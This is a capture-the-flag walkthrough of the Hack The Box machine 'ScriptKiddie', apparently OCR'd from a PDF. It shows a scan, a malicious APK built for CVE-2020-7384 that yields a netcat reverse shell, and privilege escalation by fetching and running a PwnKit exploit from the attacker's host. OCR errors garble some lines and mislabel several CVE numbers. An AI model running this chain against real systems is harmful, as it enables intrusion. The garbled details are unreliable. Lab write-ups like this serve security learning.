ScriptKiddie walkthrough

Index	
-------	--

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag Privilege escalation	3
List of pictures	
Figure 1 - nMap scan results	2
Figure 2 - Application running on port 5000	3
Figure 3 - Generating malicious APK file	
Figure 4 - Exploit	
Figure 5 - User reverse shell and user flag	
Figure 6 - Useful information for privilege escalation	
The second secon	_

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

<u>Reconnaissance</u>

The results of an initial nMap scan are the following:

```
-[~k14d1u5/.../Per OSCP/Linux/Easy/Knife]
   nmap -sT -Pn -p- -sV -sC -0 -A 10.10.10.226
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 17:12 AEDT
Nmap scan report for 10-10-10-226.tpgi.com.au (10.10.10.226)
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (conn-refused)
        STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
 ssh-hostkev:
    3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
    256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/28%OT=22%CT=1%CU=36285%PV=Y%DS=2%DC=T%G=Y%TM=65B5
OS:F07F%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=104%GCD=2%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(01=M53CST11NW7%02=M53CS
OS:T11NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53CST11NW7%06=M53CST11)WIN(W1=
OS:FF88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%0=
OS:M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using proto 1/icmp)
HOP RTT
           ADDRESS
   26.04 ms 10.10.14.1
2 20.64 ms 10-10-10-226.tpgi.com.au (10.10.10.226)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.41 seconds
```

Figure 1 - nMap scan results

Open ports are 22 and 5000. So, the machine had SSH enabled and an application running on port 5000. NMap had recognize Linux as operative system, probably Ubuntu.

Initial foothold

I accessed to the application running on port 5000 and it was:




Figure 2 - Application running on port 5000

It provided some penetration test tools as **nMap**, **searchsploit** and **msfvenom**. I searched some possible known vulnerabilities affected these tools and I found <u>CVE-2020-7384</u> that affect some **msfvenom** versions. **Rapid7's Metasploit msfvenom framework** handles APK files in a way that allows for a malicious user to craft and publish a file that would execute arbitrary commands on a victim's machine.

User flag

I found a possible CVE to exploit application, so I tried to use its exploit. I generate a malicious APK file running the script **cve-2020-7384.sh**. I generate this file in the following way:

```
(k14d1u5@k14d1u5-kali)-[~/.../Per OSCP/Linux/Easy/ScriptKiddie]
$ ./cve2020-7384.sh

CVE-2020-7384

Enter a name for the exploit file (Press enter for default: shell):
shell2
Enter the LHOST (Press enter for default: 10.10.14.29):
Enter the LPORT (Press enter for default: 4444):

Select the payload type (press enter for default: hash):
1. bash
2. nc
3. python
4. python3

select: 1

APK created at: /home/k14d1u5/Desktop/HTB/Per OSCP/Linux/Easy/ScriptKiddie/shell2.apk

To use the exploit on the vulnerable machine, run:
msfvenom -x shell2.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```

Figure 3 - Generating malicious APK file

At this point I used this malicious APK file in the application:

```
payloads

venom it up - gen rev tcp meterpreter bins

os: android 

Thost: 10.10.10.29

template file (optional):

Browse... shell2.apk

generate
```

Figure 4 - Exploit

In this way, I obtained a reverse shell and retrieved the user flag:

```
-(k14d1u5@k14d1u5-kali)-[~/.../Per OSCP/Linux/Easy/ScriptKiddie]
└$ nc -lnvp 4444
listening on [anv] 4444
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.226] 41440
pash: cannot set terminal process group (904): inappropriate loctl for device bash: no job control in this shell
kid@scriptkiddie:~/html$ whoami
whoami
kid
kid@scriptkiddie:~/html$ pwd
/home/kid/html
kid@scriptkiddie:~/html$ cd ..
kid@scriptkiddie:~$ ls -la
ls -la
total 60
drwxr-xr-x 11 kid kid 4033
drwxr-xr-x 4 root root 4096 Feb 3
1 root kid 9 Jan 5
drwxr-xr-x 11 kid kid 4096 Feb 3 2021 .
                                       2021 ..
                                       2021 .bash_history → /dev/null
                          220 Feb 25 2020 .bash_logout
-rw-r--r--
-rw-r--r--
             1 kid
                         3771 Feb 25
                                       2020 .bashrc
                        4096 Feb 3
                                       2021 .bundle
drwxrwxr-x
            3 kid
                   kid
                         4096 Feb 3
4096 Feb 3
                                       2021 .cache
            2 kid
                    kid
drwx-
            4 kid
                    kid
                                       2021 .gnupg
drwx-
drwxrwxr-x
            3 kid
                    kid
                         4096 Feb 3
                                       2021 .local
                                       2021 .msf4
drwxr-xr-x
            9 kid
                    kid
                         4096 Feb
                          807 Feb 25
                                       2020 .profile
-rw-r--r--
             1 kid
                    kid
                                       2021 .ssh
                    kid
                         4096 Feb 10
            2 kid
drwx-
-rw-r--r--
            1 kid
                   kid
                           0 Jan 5
                                       2021 .sudo_as_admin_successful
                   kid 4096 Feb 3
drwxrwxr-x
            5 kid
                                       2021 html
drwxrwxrwx
            2 kid
                         4096 Feb
                                       2021 logs
            3 kid
                   kid
                         4096 Feb 3 2021 snap
drwxr-xr-x
                           33 Jan 28 06:12 user.txt
             1 kid
                   kid
kid@scriptkiddie:~$ cat user.txt
cat user.txt
kid@scriptkiddie:~$
```

Figure 5 - User reverse shell and user flag

Privilege escalation

To find a way to escalate my privileges, I uploaded **linpeas.sh** script on the target machine and I run it. Among its results, I found some possible interesting vulnerabilities:

```
Executing Linux Exploit Suggester

https://github.com/mzet-/linux-exploit-suggester

[+] [CVE-2022-2586] nft_object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5

Exposure: probable
Tags: [ ubuntu=(20.04) ]{kernel:5.12.13}

Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1

Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2023-4034] Pwmkit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2023-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
```

Figure 6 - Useful information for privilege escalation

So, I tried to download an exploit for this vulnerability, I uploaded on the target machine and run it. It worked and I obtained a shell as root. So, I retrieved the root flag:

```
kid@scriptkiddie:~$ wget http://10.10.14.29:8787/PwnKit
wget http://10.10.14.29:8787/PwnKit
 -2024-01-28 06:38:43-- http://10.10.14.29:8787/PwnKit
Connecting to 10.10.14.29:8787 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'
                                                                       100% 628K=0.03s
      0K .....
2024-01-28 06:38:43 (628 KB/s) - 'PwnKit' saved [18040/18040]
kid@scriptkiddie:~$ ls -la
ls -la
total 908
drwxr-xr-x 11 kid kid
                              4096 Jan 28 06:38 .
                             4096 Feb 3 2021 ..
9 Jan 5 2021 .bash_history → /dev/null
drwxr-xr-x 4 root root
lrwxrwxrwx 1 root kid
             1 kid kid
                              220 Feb 25
-rw-r--r--
                                            2020 .bash_logout
-rw-r--r--
             1 kid
                              3771 Feb 25
                                            2020 .bashrc
                     kid
                             4096 Feb 3
4096 Feb 3
drwxrwxr-x 3 kid
                     kid
                                            2021 .bundle
             2 kid
drwx----
                     kid
                                            2021 .cache
                             4096 Jan 28 06:37 .gnupg
4096 Feb 3 2021 .local
drwx-
             4 kid
                     kid
drwxrwxr-x 3 kid
                     kid
drwxr-xr-x 9 kid
                     kid
                              4096 Feb 3
                                            2021 .msf4
                              807 Feb 25
-rw-r--r--
             1 kid
                                            2020 .profile
                                            2021 .ssh
2021 .sudo_as_admin_successful
drwx-
             2 kid
                             4096 Feb 10
-rw-r--r--
              1 kid
                                0 Jan
-rw-r--r--
              1 kid
                             18040 Dec 29 17:05 PwnKit
                           4096 Feb 3 2021 html
847825 Dec 3 14:42 linpeas.sh
drwxrwxr-x
             5 kid
             1 kid
                     kid
-rwxr-xr-x
                              4096 Feb 3 2021 logs
4096 Feb 3 2021 snap
             2 kid
drwxrwxrwx
             3 kid
drwxr-xr-x
                               33 Jan 28 06:12 user.txt
              1 kid
                    kid
kid@scriptkiddie;~$ chmod +x PwnKit
chmod +x PwnKit
 <1d∩ISCT1DTK1dd1e:~$ ./PwnKit</p>
./PwnKit
whoami
root
cat /root/root.txt
                                 ь
```

Figure 7 - Root flag